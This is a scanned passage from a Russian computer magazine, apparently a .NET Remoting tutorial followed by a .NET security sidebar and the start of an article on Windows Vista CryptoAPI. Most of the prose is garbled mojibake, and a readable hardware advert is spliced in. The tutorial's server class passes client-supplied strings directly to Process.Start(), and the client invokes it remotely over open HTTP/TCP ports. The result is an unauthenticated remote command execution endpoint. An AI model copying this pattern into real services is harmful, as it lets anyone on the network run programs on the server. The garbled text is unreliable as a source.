í τ èí äèè í ðí äðäì í à í τ æäò óääèäí í τ í äðäçìäòùñý
é í áúäèòäì èç äðòäí äí äí ì äí à í ðèèí æäí èè è ääæä
ηí çääääòú γòè í áúäèòú à äèí äí è-äηèé è τ äì γòè
ηäí ääí äí ì äí ä. Í äí äηäò í èρηäò è ì èí óηäò, äðí í á-
äí èí í ηòè è óýçäèì í ηòýò .NET Remoting í τ èääò
ðä-u á γòí é ηοäòüä.

→ äððèòäèòððä èäí äèí ä .NET Remoting. ×äí
í ðèí ðèí èäèúí τ í á í ðèè-ääòñý τ ð í ðèäçì+í τ é
òäοí τ èí äèè ηí èäòí ä? Äí -í äðäçì, í á í τ ηí τ äçää-
äòñý í á í á í äí ì ì , à í á í äñèí èúèèò í ðí òí èí èäò
ηðäçò (äηèè í ðè ηí çääí èè ηí èäòä äçäèðääòñý í á-
í è í ðí òí èí è, í äí ðèì äð, tcp èèè udp, òí èúèí ääí è
óóääò ðçäòú). Í ðè ðäáí ðä æä η .NET Remoting
ηí çäääòñý í ääí ð èäí äèí à í á èäæäúé í ðí òí èí è,
èñí í èúçòäì çé í ðèèí æäí èäí . ×äðäç èäí äèú
í τ æí τ í äðääääòú èρäòð èí ðí ðí äòèð, óóäü òí

ðäèηò èèè ðäèèú, í τ ηäì çì äèääí çì í τ äí ääää-
í èäì γäèγäòñý òí , +òí -äðäç èäí äèú ì í æí τ í äðä-
äääòú í ðí äðäì í í çé èí ä. Í äí ðèì äð, í ðí äðäì -
ì à 1, í äðí äýçìäγñý á äí ì äí à í ðèèí æäí èý Α, òí-
-äò äçì í èí èòú èäèí è-òí äèí è èí ää, èí òí ðí äí
ó í ää í áò, í τ í τ äηòú ó í ðí äðäì í ç 2, èí òí ðäγ í á-
òí äèòñý á äí ì äí à í ðèèí æäí èý Α èèè äí τ äçä í á
äðòäí ì èí ì τ úðòäðä ηäòè.

Δäí ùòä äí èí ì í èèγòèγ èí ää äçèä í äðääèú-
í τ é çäää-äé, à ðäí äðü ì í æí τ í äðääääòú èρäçüä
í áúäèòú í τ ηäòè, í á-èí äý í òí ðí ðòçò è çäèäí -èääý
òäèúì è èèäññäì è è äèí äí è-äηèèì è ηäí ðèäì è.
Ä í áçòäì ηèò-ää í ðí äðäì ì à 1 τ í äðäðèòñý è í ðí ä-
ðäì ì à 2 -äðäç Èäí äè Α è í τ í ðí ðèò ää í äðäèäòú äé
í ðæí úé í áúäèò -äðäç Èäí äè Α. Í í èò-èä í áúäèò,
í ðí äðäì ì à ì í τ æäò ðäáí ðäòú η í èí , äçì í èí γòü ääí






Γ αοί αϋ ε çàí í éí γοϋ άάí ηάí εñoάε è í αδái άοδϋ. Ά .NET Framework 2.0 δάάεεçí άάí í 4 έαí άεά: tcp-channel, http-channel, ipc-channel è IChannel. Γ í ηεάάí έε γαέγáοήγ άáηοδáεοί υí έεάηñí í ε ηó-υáηοάοáδ άεγ όí άí, +οí αϋ í όí αδái í έηοϋ í í áεε ηí çάάááοϋ έáí άεϋ í á í ηí í άά άδóáεο í όí όí έí έí ά. Έáí άεϋ í í άό áçáèí í çáì άí γοϋήγ, άεάάí áάδγ +άí ό çí ά+εóáεϋí í í τ áϋόááοήγ άάçí í άηí í ηοϋ. Άεγ όí άí +οí αϋ í όέεí άáí έγ í ά í άδái όóáεε í όέí όέí í άδά-άá+ε άάí í υó ε όí όí άó í όεηόέááí υό άάí í υó, ηó-υάηοάοáδ όí όí άοεδóí áϋέε, έí όí όϋέ όáεá í í δά-άáεγáο çáϋεϋάí í í ηοϋ έáí áεá. Όí όí άοεδóí áϋέεε áϋάáρ όáοό όεí í ά: άέí άδóí υά όí όí άοεδóí áϋέεε è SOAP-όí όí άοεδóí áϋέεε. Άεγ όí άí +οí αϋ í όεηí á-άέí έòϋ όí όí άοεδóí áϋέε è έáí áεó, έηí í έϋçόροήγ í όí άáεáάδϋ όí όí άοεδóí áϋέεá άεγ έáááí άí όεí á í όí όí έí έá. Γ άí έí ε εç ηáí υó άάáí υó άηí άεοí á άδ-οέδáεòδϋ .NET Remoting γάέγáοήγ í όí έñε-í áúáέó è áεòεáάοί όí áúáέóá (άεγ í έó δάáεεçí άάí υ έεáη-ηϋ). Γ όí έñε-í áúáέοϋ í δάáí áçí ά+άí υ áεγ óάεάí-í í άí áϋçí άά í άοí άí ά εç áδóáí άí άí í ά í όέεí άá-í έγ, è í í ε áϋάáρ άáοό όεí í ά: δάáέϋí υά è í όí ç-δá+í υά. Δάáέϋí υέ í όí έñε í άοí άεοήγ á óάεάí í í í όέεí άáí έε, á í όí çδá+í υέ í όí έñε — ά í όέεí άá-í έε-í δεáí í έέá è áϋçύáάáó í άοí αϋ +άδάç δάáέϋ-í υέ í όí έñε-í áúáέο. Áεòεáάοί όí áúáέοí á í δάáí áç-í ά+áí άεγ í í έó+άí έγ ηí έñεá í όí έñε-í áúáέοí á á í όí αδái í ά+áí í άδá è άεγ í í ηεááόρçύáάí ηí çάá-í έγ óάεάí í í άí í áúáέóá á í όí αδái í ά-í δεáí í έέá. Óáεáá άεγ í áηοδóí έέε όáέí άí έí έε+áηοάá í áúáέοí á δάáεεçí άάí ηí άοεάεϋí υέ έεάηñ Remoting-Configuration, έì άρçύεε άí ηοόí έí άηáí ηάí έñoάáí í áúáέοí á. Άεγ δάáí όϋ η όáοí í έí áεάέ .NET Remoting έηí í έϋçόáοήγ í όí ηόδáí ηοάí έì άí System.Runtime.Remoting. Άηόáηοάáí í í, í όé í άδááá+á άáí í υó í άεϋçύ çááϋάáοϋ í ááçí í άηí í ηοε όáέí άí ηí άáéí á-í έγ. Ááéáá γ δάηñεάó, έáε άοí δάí óοϋήγ á óááéáí-í υέ έáí áε è έáε çáϋεòεòϋ ηάí á í όέεí άáí έá í ό άοí δάáí έé á έáí άεϋ (á í όí ηόδáí ηοά έì άí System.Runtime.Remoting.Channels. Άηοϋ έεάηñϋ άεγ í άáηí ά+άí έγ ááçí í άñ-í í ηεé ηí άáéí άí έε). Άϋá í áí í ε áí çí í άéí í ηοϋρ

```
ΑΟΤ Γ ΑΑΪ ΕΪ ΥΕ ΕΪ Γ ΟΕΑ ΑΕΥ ΝΑΘΑΑΘΑ (1)
<configuration>
<system.runtime.remoting>
<application>
<service>
<wellKnownMode="Singleton" type="NetRemoting_Real.NRR, NetRemoting_Real"
objectUri="RemoteObjectPort" />
</service>
<channel>
<channel ref="http" port="5000" secure="true" protectionLevel="EncryptAndSign"
impersonate="true" TokenImpersonationLevel="Impersonation">
<serverProviders>
<!--Άί ό óóò ί ί άί í çάááòϋ έáééá-í έáóáϋ ί ί άí υά í άδái άοδϋ ηάδáάδá-->
</serverProviders>
</channel>
<channel ref="tcp" port="5001" secure="true" protectionLevel="EncryptAndSign"
impersonate="true" TokenImpersonationLevel="Impersonation">
<serverProviders>
<!--Άί ό óóò ί ί άί í çάááòϋ έáééá-í έáóáϋ ί ί άí υά í άδái άοδϋ ηάδáάδá-->
</serverProviders>
</channel>
<channel ref="ipc" portName="myIPCPort" secure="true"
protectionLevel="EncryptAndSign" impersonate="true"
TokenImpersonationLevel="Impersonation">
<serverProviders>
<!--Άί ό óóò ί ί άί í çάááòϋ έáééá-í έáóáϋ ί ί άí υά í άδái άοδϋ ηάδáάδá-->
</serverProviders>
</channel>
</application>
</system.runtime.remoting>
</configuration>
```

.NET Remoting γάέγáοήγ ηí í ηí áí í ηοϋ όí δάáéáí έγ αδái áí άí άεçí è í áúáέοí á, í άδάááí í υó á óάáéáí-í í ά í όέεí άáí έá (άεγ γοí άí ηóϋáηοάοáδ í όí ηόδáí-ηοάí έì άí System.Runtime.Remoting.Lifetime). Γ í η-έá όáéí άí í í çáí άí άí óοóόí á í άδáéááí è í όέí άδó, ááí í í ηόδéδóρçύáí ό óáοí í έí άερ .NET Remoting.

→ δάáéεçáóεγ í όέí áδá áçáèí í ááéíηóáεγ. Άñí í í-í έí í áε άáηοδáεοί υέ í όέí άδ ηí όí αδái í í ε 1 è í όí αδái í í ε 2. Óáε ηí í ááεéδóáí άá í í άí άí όρ ηε-όóáόερ! Í άí όέí άδ, í όí αδái í á 1 í í δάáóáóήγ çá-í ηοòεϋ í όí όáηñ, í í í á í á δόááο όí άοϋ γοí ááεáοϋ, á í όí αδái í á 2 í άδáόέáο áé άεγ çàí όñεá í όí όáηñá +άδάç έáí áé έεάηñ, όδáí γϋέέήγ á ηáí δεá. Έáçáéí ηϋ áϋ, í í άé í í όεηόόí άοϋ è í áí έñáí έρ έí áá, í í όóó γ í á í í άó í á óí í í γí óοϋ í όí í áεáí υέέε «í όεγοí υέ» ηρδóí δεç í ό άí ηí í á εç í áεéδóí ηí όòá. Άí άδái γ ηí ç-άáí έγ í έáοόí όí υ .NET Framework ηέηόáí á έáí á-έí á áϋέá í άáí έοí áí όεδóí άáí í í ε. Γ í çάá, άí άδái γ áϋí όñεá Visual Studio 2003, έáí άεϋ άí έοí áí όεδóí áá-έε, è á í áé í í άéí í áϋέí έηí í έϋçí άáοϋ í όí ηόδáí ηοά έì άí System.Runtime.Remoting.Channels.Tcp, System.Runtime.Remoting.Channels.Http è System.Runtime.Remoting.Channels.Ipc. Έñí í έϋçόγ γóε έεáη-ηϋ í ί άéí í áϋέí í άí όγí όρ ηόí όí εδóí άáοϋ έáí áé è í όéδóϋδϋ ááí. Γ áí άéí εç-çá έáééó-όí áερέí á έέé í άáí δάáí όí è á Visual Studio 2005 ηέηόáí ó έáí άέí á όí óáéé ηí í άá ηάáéáοϋ í άáí έοí áí όεδóí άáí í í ε, í í δá-óéέε, +οí γόí í á δόááó ηí í ηí áηόáí άáοϋ í όí áάεάí í í άí è ηόóáεé è í όí ηόí óάδáéé áϋόáí άδá+έñéáí í υá í όí ηόδáí ηοά έì άí. Έáé áηάááá, á MS áεόó. Óáí άδϋ δάáí όáòϋ í άí όγí όρ η έεάηñáí è Channels.Tcp, Chan-



Óáá+í í í άόάηεάéε έεάηñ í á ηάόááδ

nels.Http e Channels.Ipc f aaf ci f aef, f i a u a f e e o i f a i o i a f y e c a a d o c e o + a d a c O a e e u e f i O e a o d a o e e i A f a o a i i o i a e o a i u a o a a i e n i i e u c i a a o u e f i O e a o d a o e p e e e a f o a e n a d a a d a + a d a c x m l - O a e e u .

D a n n i i o d e i i f a i i u o i o p i f a a e u . N i f a + a e a i u f a i e o a i e e a n n , e c e i o i d i a i i o i a d a i i a a o a a d a o u i a u a e o e i a d a n u e a o u a a f a d o a i e i o i a d a i i a . A a e a a i u f a i e o a i i o i a d a i i o , e i o i d a y a o a a o n i c - a a a a o u e a f a e u e i a e a a o u a o i a y u a a i i a u a e o a i f t t p - e a f a e o (o n e i a f i a a i i a e f i f a c a a o u n a d a a d i i) . A c a a a d o a i e a i u f a i e o a i e e e a f o , e i o i d u e a o a a o i a d a a a a o u n a d a a d o e e a n n a e y i i n e a a o p u a e d a a i - o u . I a d a e a a i e i o i a d a i i e d i a a f e p .

→ **Y e o a i e e a n n .** I a o e e a n n a o a a o a i a i e u f i o d e - a e a e a f , i f n e i e u e o n i a a d a e a o u i f a o a a o d i e u e i i a e f i a o i a a e y c a i o n e a i d e e i a a f e e . N i c a a a i i o i a e o C l a s s L i b r a r y e i e o a i e e a n n N E T R e m o t i n g _ R e a l . I d e i a i e n a f e e e i a a i a y c a o a e u f i n e a a o a o e a c a o u , + o i e c y o i a i e e a n n a i i a e f i a d a o u i a u a e o u . Y o i i i a e f i n a e a o u , a i a a e a a i a d a a a a a a i u a e e a n n u S y s t e m . M a r s h a l B y R e f O b j e c t , a e y + a a i f o a e f i e n - i i e u c i a a o u i o i n o d a i n o a i e i a f S y s t e m . R u n t i m e . - R e m o t i n g . M e s s a g i n g . A d a c o e u o a o a i n o a a o n y o i e u e i a i a a a e o u i a o i a a e y c a i o n e a i i o i o a n n a i a o i a i i P r o c e s s . S t a r t () . A e o i a a i i e o - e i a i o d a e i e e f a :

e e a n n , e i o i d u e a o a a o i a d a a a a a o u n y i t n a d e

```
publ i c c l a s s N R R :
System. Marshal ByRefObject
// a a e a a i e e a n n i a d a a a a a a i u i
{
publ i c N R R ( )
{
    Console. WriteLine( " Remote usi ng
NRR C l a s s " );
// n i c a a a i e i n o d o e o i o e e a n n a
}
publ i c string Show( string msg)
// i a o i a , e i o i d u e i u a o a a i i a d a a a a a o u
{
    Console. WriteLine( " Client Alert: "
+ msg );
// n o d i e a , e i o i d a y a o a a o a u a a a a i a
i a n a d a a d a
    Process. Start( msg );
// e i i a f a a , e i o i d a y a o a a o
a u i i e f a f a i a n a d a a d a
    return msg + " i s r u n n i n g " ;
// i o a a o n a d a a d a
}
}
```

O a i a o u f a i e o a i i o i a d a i i o , e i o i d a y a o a a o i d e i e - i a o u e e a n n N R R e e n i i e u c i a a o u a a i i f n a i i i o i o y - i i i o f a c i a - a f e p .

→ **Y e o a i n a d a a d .** N i c a a a i e f i n i e u f u e i o i a e o e a i a a a e y a i a f a a i i o i n o d a i n o a i e i a f S y s t e m . R u n t i m e . R e m o t i n g , a a i a o i a m a i n a i a a a e y a i n o d i - e o Console.ReadLine(). A e y n i c a a f e y n a i i a i n a d a a - d a i u a o a a i e n i i e u c i a a o u x m l - O a e e . x o i a u a i e u - o a f a a i c a d a u a o u n y e e i a o n a d a a d a , n d a c o c a a d o - c e i f a n o d i e e e :

```
Remoti ngConf i gurati on. Conf i gure( " ServerC
onf. x m l " );
```

O a i a o u a i a a a e i a i o i a e o x m l - O a e e , f a c i a a i a a i S e r v e r C o n f . x m l e i d e n o o i e i e f a i e n a f e p . N E T R e m o t i n g - e i f O e a a . x o i a u a i e o e a e i f O e a o d a o e p , f o a e f i e n i i e u c i a a o u o a a e < configuration > e < sys - t e m . r u n t i m e . r e m o t i n g > . D a n n i i o d e i i o d e i a d e i f O e - a o d a o e i f i f a i O a e e a :

```
e f i O e a o d a o e y n a d a a d a
< conf i gurati on >
< system. runtime. remoti ng >
< appl i cati on >
```

Высочайшая производительность. Технология, на которую можно положиться.

Позвольте сотрудникам реализовать свой потенциал. Выберите компьютер "Передовик" на базе двухъядерного процессора Intel® Core™2 Duo.

Polus Компьютеры

intel Core™2 Duo inside™

Два ядра. Делай больше.

(812) 703-10-50 | сетевая интеграция, ноутбуки,
(812) 325-25-05 | рабочие станции и периферия

Intel, допотоп Intel, Intel Inside, допотоп Intel Inside, Intel Centrino, допотоп Intel Centrino, Pentium и Intel Xeon являются товарными знаками или зарегистрированными товарными знаками корпорации Intel и ее подразделений в США и других странах.

```

<service>
  <wellknown mode="Singleton"
  type="NetRemoting_Real.NRR,
  NetRemoting_Real"
  objectUri="RemoteObjectPort" />
</service>
<channel>
  <channel ref="http" port="5000">
    <serverProviders>
      <!--Αιό οόο ιίαιί çaaaou éaééa-í éaóau
      ιίαιί úa ιíðai áoðu náðaaða-->
    </serverProviders>
  </channel>
  <channel ref="tcp" port="5001">
    <serverProviders>
      <!--Αιό οόο ιίαιί çaaaou éaééa-í éaóau
      ιίαιί úa ιíðai áoðu náðaaða-->
    </serverProviders>
  </channel>
  <channel ref="ipc" portName="IPC">
    <serverProviders>
      <!--Αιό οόο ιίαιί çaaaou éaééa-í éaóau
      ιίαιί úa ιíðai áoðu náðaaða-->
    </serverProviders>
  </channel>
</channel>
</application>

```

```

</system.runtime.remoting>
</configuration>

```

Αί α-αέα ι ι νί çaaaí náðaeñ (γoí aáenoáeoáeu-ί ι νάðaeñ), ιί νεί ευεó ι ðe áaeí oá í αçaaí náðaa-ðá nðaaí oáao nēnoáι à çàçueò Windows è ιί ðí- neò, çaaéι èeðι áaòu èeè ðaçaeí èeðι áaòu çai ó- çaf í í á ι ðeeí aeáí ea. Oáa <wellknown> ιί enúaa- áo ðeí ιí ðeí eí áai úo aáí í úo, á í αçai nēo+aa γoí éeáññ NetRemoting_Real.NRR. Aoi ðúι ιí ðá- ι áoðι ι γaeýaony èι γι ðι noðai noaa èι áι, èι oí- ðι á aóaaò èñι ι eúçι áaòu ðaaéuf úe ιí ðι èñe ι ðe áúçι áaò ι áoí aa.

Ιί nēa γoí áι ι ι náðaaí eí oðe eáí aeá aeý eaa- áι áι èç ιí ðι èí eí á, à èñι ι eúçy oáa <serverProviders> ιί aeí ι oéaçaòu ι ní áúá í ánoðι èeè eáí aeá. Í aeí oí- ðúá í ánoðι èeè aáçι ιí aní ιí noe oéaçúaaþony a oáaa <channel>, ιί í á γoí ι ιί çae. Ιί nēa çaaðoçee ðaeí- áι èí í Oeáðoáoeí í í í í Oaeéa í αç náðaað ι oéðι áo 5000, 5001 è IPC ιí ðo e aóaaò ι aeaaòu ι ðeai á ι áú- áeòá. Ιí ðai áoð objectUri ιί enúaaaò aáðañ, éoaa èeéaí o aóaaò ιí nçueaòu ι áuaéo (oí ánoú á í áçai nēo+aa γoí aóaaò http://127.0.0.1/RemoteObjectPort è telnet 127.0.0.1 5001).

→ **aaýai eéeaí o.** Aí o ι ι e áí aóaeēnu áι eéeaí- oá, èí oí ðúe oí aeá aóaaò ι ðaánoaaeyou ní áí e èí í- ní euf í á ι ðeeí aeáí ea. Ιί nēa ní çaaí ey ιí ðι áeòá í áι

í áai aóaaò áι aáeòu á í áai í αçoí naí ðeò n éeáññι RNN (÷oí áú γoí náaeáòu, í áai í áeáòu èí ιí eó Add Reference). Oáι áðu náι í á áaeí í áι ×oí áú ιí oí ða- áeòu í αç éeáññ ιí náoe, í áι í áai ní çaaòu áai í á a náι ιí í a+aeá, eae γoí aáeaaony ι áú+í í

```
NRR Object = new NRR();
```

à ιί nēa oí áι eae ι ι ní aaeí eí ny n náðaaðι ι. Oí ánoú èí á eéeaí oá áí eaeáí áúaeýaòu áι o oae:

Ιí ðι áoai í a, ιí nçueapçay éeáññ náðaaòo

```

[STAThread] //ní çaaai ιí oí e STA
static void Main(string[] args)
{
  NRR TransferingObject;
  //ιí áuyaeýai ι áuaéo, èí oí ðue aóaaí
  í áðáaaaaòu +aðaç eáí ae
  RemotingConfiguration.Configure("ClientCon-
  f.xml", false);
  //èí í oéaóoéðoái eéeaí o
  TransferingObject = new NRR();
  //ιí áoaaaai ι áuaéo
  Console.WriteLine("Sending object
  to remote server...\nwb");
  Console.WriteLine(TransferingObject.Show
  ("notepad"));
  //áui í eí yaí eí á í á náðaaða
}

```

Í ánoðι èι .NET Remoting aeý eéeaí oá. Ι ι aóaaí í èñáòu ClientConf.xml, ι ðáaaòðeoaéuf ι áí aáaeá áai á ιí ðι áeò. Ðaññι ιí ðeí èí í Oeáðoáoeþ eéeaí oá:

Oaeé èí í Oeáðoáoeè eéeaí oá .NET Remoting

```

<configuration>
<system.runtime.remoting>
<application>
  <client>
    <wellknown type="NetRemoting_Real.NRR,
    NetRemoting_Real"
    url="http://localhost:5000/RemoteObject-
    Port" />
  </client>
  <channel>
    <channel ref="http" port="0" />
    <channel ref="tcp" port="10000" />
  </channel>
</application>
</system.runtime.remoting>
</configuration>

```

Αέí í Oeáðoáoeè eéeaí oá ι ι oéaçúaaaí aáðañ ιí ð- oá aeý ι ðeai á ι áuaeoi á (á í áçai aadeaf oá ι ι aó- áai ιí áðáaaaaòu ι áuaéo +aðaç http-ιí ðι èí eí). Oae- aeá ι ι ní çaaai eáí aeú aeý í áúaf ey n aóaaè è ι ðeef aeáí eyí e. Aí çι í aeí ι, ó +eoaòaeý áí çí ee áι ι- ðι n: «Ιί ι +áι ó ιí ðoú eáí aeí á náðaaða è eéeaí oá ðaçí úa?». Ιί oí ι ó +oí γoí í á ní aaeí áí ey ní eaoí á, á eáí aeú, è í í e oí eueí ιí ðeí eí apo aáí í úá, á aeý ιí ðι ðaaéè aáí í úo ι ι èñι ι eúçoái oáa <client>.

SPECIAL Í Á Í È Á



ΑΙ ΑΔΑΕ
ΑΔΙ ÇΑΙ Α
OFFBIT SECURITY TEAM

**Ααçι ánoí nòu
ιí eáoðι ðι ú . Net**

Ααçoñeí áí ι, ιí eáoðι ð- ι à .NET n éaaeuí áí áι ðaçaeáaaony áñá áúño- ðaa. Ðaaeéçι ááí í úá ι áoí áú çàçueòu áι- áι euf ι eí ðáðañ ú. Ι á- í aeí ιí nēa ι í í í +eñ- eáí í úo enneaí áai eé (á oí ι +eñeá è ι í eò), áúyñí yeí nú, +oí aáçι- ιí aní í noú ιí eáoðι ðι ú á oáeí ι ι +áf ú í eçeáy.

Nēnoáι à aáçι ιí an- í ιí noe .NET í áι ι ι eí aáo nòðι eéò, ιí ðι ι ó +oí í á-

èí oí ðúá ι ánoú náaeá- í ú aáçoí ða+í ι, á í aeí- oí ðúá ðaçaaeáí ú áι aáçι áðaçey. Aí çu- ι áι, í áí ðeí áð, nēnoá- ι ó aáðeOeáoèe èí áa: çaañu áñá eaaaeuf ι è í á náaf áí γoí eé aáf ú í áo ní ι ní áa áí aáðeòu èí á í áí ðyι oþ (aáðeOe- eáòι ðι ιí áaðyáò áñá ι +áf ú oúaaòaeuf ι).

A áι o +oí eáñaaony .NET Remoting — çaañu áñá ι +áf ú oáðeí, á aáðneè í eaeá 2.0 aáçι ιí aní ιí noe eáí aeí á, eae ðaeí áí e,

í áo áι í áúá, á náe+añ ιí γaeéañu oí eueí aó- oáí ðeOeéaòey è oeo- ðι áai ea, í ι aóaaí ðe- Oeéaòeþ ι áí eòe ι +áf ú ιí ðι noí, è ιí nēa γoí áι nēnoáι á aóaaò áúι í e- í γoú eþáí e í ðeñúeaa- ι úe eí á, ιí νεί ευεó í áo í ðι aáðeè ní aáðae- ι í áí ι áoí áí á. Ιί ι ι í- áι +eñeáí í úι í ááúaf è- yí eí ι í af eè ι aeéðι- ní ðo oðι áaf ú çàçueòu .NET Framework áí e- aeá ι ðaaçι eoe áñá ι aeáaf ey.

parfaitement
dans votre
portable.

34 .NET AEBT AT DT I UEEA NT AO 11-06



áóêâà çàêî í à

Î ÁÇÎ Ð CRYPTOAPI Â MS WINDOWS VISTA

ÁÚÁ Á ÐÁÐÁÍ ÁÍ ÈÈÓÁÁ Í Í ÁÓÈ Ó×ÈÈÈÚ ÁÍ ÐÈÑÍ ÁÚÁÁÓÚ ÈÁÐÍ ÁÈÈÓÚ ÓÁÈÈÍ Í ÐÁÇÍ Í , ×ÓÍ ÁÚ ÈÓÍ Í ÁÈÈ Í Í ÈÍ ÁÓÚ ÓÍ ÈÚÈÍ ÈÇÁÐÁÍ Í ÚÁ, ÇÍ ÁÐÚÈÁ Í ÁÓÍ Á ÐÁÑØÈÓÐÍ ÁÈÈ. ÁÍ ÐÁÐÁÍ ÁÍ Á ÁÓÍ ÐÍ È Í ÈÐÍ ÁÍ È ÁÍ ÈÍ Ú Á ÁÍ ÁÈÈÈ ÈÓ×ØÈÁ ÓÍ Ú Í ÈÐÁ ÈÐÈÍ ÓÍ ÁÍ ÁÈÈÓÈÈÈ (ÁÈÁÈ× ÈÈ Í ÐÈÈ) ÁÈÈÈÈÚ ÇÁ ÓÍ , ×ÓÍ ÁÚ ÐÁÑØÈÓÐÍ ÁÁÓÚ ÁÈÁÍ ÐÈÓÍ ÇÍ ÁÍ ÁÍ ÈÓÍ È Í ÁØÈÍ Ú ENIGMA

ÁÍ áðáé Áðí çáí á áèá Sulverus
offbit security team (sulverus@mail.ru)

RC4, RSA, DDS, DES, MD2, MD5, SHA16, SHA32, SHA128, SHA512, ÁÍ ÑÓ Ð 34.11-94Á... Í ÷áí ú í íí - áí á á ní áðáí áí í í í ááçí í á ní í í í ðí áðáí í èðí ááí èè óáè èèè èí á÷á ñáýçáí í í ñ ýòè è áááðááèááóðáí è. Á í áðá áðáí ý í ðí áèáí á çáúèóú èí ðí ðí áðèè è, ñí í óááðóááí í í, èðèí òí áðáóèè ñ èáæáúí áí áí ñóá- í í áèòý áñá áèóáèúí áá. Èáè èçááñòí í, áúá Óáçáðú øèóðí ááè í áèí òí ðúá áí èóí áí òú èðèáí ááòúí è èðèí òí áðáóè÷áèèè è áèáí ðèòí áí è.


Á í ðèáú÷í í í áè Win32 ðááèèçí ááí á ñèñóá- í á èðèí òí ðí áèáááðí á è ñèñóáí á èí óáðóáèíí á è í èí . Á Windows Vista, ñ í áí í è ñóí ðí í ú, áñá í á ñèúí í èçí áí èèí ñú: áñá óáè áè í ñóáèñý Cryptographic Application Programming Interface, í í ñ áðó- áí è ñóí ðí í ú óáí áðú áñá óí ðááèáí èá èðèí òí ðí - ááèááðáí è ááááòý í á í í í áá í èáóóí ðí ú .NET, á çí á÷èð, áñá èáðáèí áèúí í èçí áí èèí ñú. Í ðèøèí áðáí ý ðáçí áðáòóñý ñ ñèñóáí í è èðèí òí ðí ááèáá- ðí á á Windows Vista.

→ ÷ÓÍ áñòú CryptoAPI? Í í áí áí áý ñèñóáí á áúèá í ðèáóí áí á èí í í áí èáè í áèèðí ñí Óò áèý òí áí , ÷óí áú óááèè÷èóú ááçí í á ní í ñóí í ðèèí ááí èè è í í ðááèáí - í ú í í áðáçí í í ðóðóèóðèðí ááòú èðèí òí áðáóè÷áèèèá áèáí ðèòí ú áèý óáí áñóáá ñí çááí èý í ðí áðáí í è áè- í áí è÷áèèèó áèáèèí óáè. Á Win32 áúèí ðááèèçí ááí í ááá ááðñèè CryptoAPI: 1.0 è 2.0. Á í í ñèááí áé ááðñèè í í áááðæááèí ñú í ÷áí ú í í í áí òèí í á èðèí òí áðáóè- ÷áèèèó í ðáí áðáçí ááí èè, í á÷èí áý í ð ááçí áúó è í ðí ñóú è çáèáí ÷éááý ñèí áí úí è è áí èáá í í áúí è.

Á í èáðóí ðí á .NET Framework á Common Types System(CTS) ðááèèçí ááí ú èéáññú áèý ðááí óú ñ CryptoAPI, ááçí áúí èç èí òí óúó ýáèýáòý èéáññ System.Security.Cryptography. Á í í ñèááí áé ááðñèè .NET Framework (í á í í í áí ò í áí èñáí èý ñóáòúè — 3.0) ðááèèçí ááí ú èðèí òí ðí ááèááðú áèý í áñèí èú- èèð ñèí í áððè÷í úó áèáí ðèòí í á — DES, Triple-DES, RC2, Rijndael, ááóó áññèí áððè÷í úó — DDS, RSA è áèáí ðèòí í á óýøèðí ááí èý — MD5, SHA1, SHA256, SHA386, SHA512, MACTripleDES, HMACSHA-1. Í á ñáí í í ááèá, ýòí èèøú áí èóí áí ðèðí ááí í úá èðèí - òí ðí ááèááðú, á óðáóúáè ááðñèè .NET Framework'a ðááèèçí ááí í ÷óú áí èúøá, ÷áí ñèáçáí í á áí èóí áí - óáðèè. Èðí í á óí áí , .NET í í áááðæááèáð ñèñóáí ó ñáðòèóèèáèè X.509, í èí òí ðí è í ú áúá í í áí áí ðèí . Áèý òí áí ÷óí áú í í í ýòú áñá í ðèí ðèí ú è í í áí ááááá- í èý CryptoAPI á Windows Vista, í ú áí èí òí óð çáè- í áí ñý ðááèèçáðèáè áñááí çí í áí úó èðèí òí áðáóè- ÷áèèèó í ðáí áðáçí ááí èè. ×óí áú óçí áúó, èáè ðááí ðá- ðò ñèí í áððè÷í úá è áñèí í áððè÷í úá áèáí ðèòí ú è ñèñóáí ú óèóðí áúó í í áí èñáè, ñí í ððè ñóáí ú 1, 2 è 3. Ááèí ýòí í áúí áèçááñòí í á, è í ñóáí ááèèááòóñý í ú í á í áí í á áóááí . Í ðáááá ÷áí í ú í ðèñóóí èí í áí í ñ- óááòááí í í è í ðí áðáí í èðí ááí èð, ñí èáí èðóáí , ÷óí áóááó óí áúó í áðá í ðí áðáí í á.

→ Ðáçáí ðí í èáðí á. Áèý í á÷èáè áí èáá ááóáèúí í ðáññí í ðèèí ðááèèçí ááí í úá á .NET framework áè- áí ðèòí ú è èò èðèí òí ðí ááèááðú. Èç ñèí í áððè÷- í úó áèáí ðèòí í á èí í í áí èý í áèèðí ñí Óò ðááèèçí áá- èá DES, Triple-DES, Rijndael è RC2.

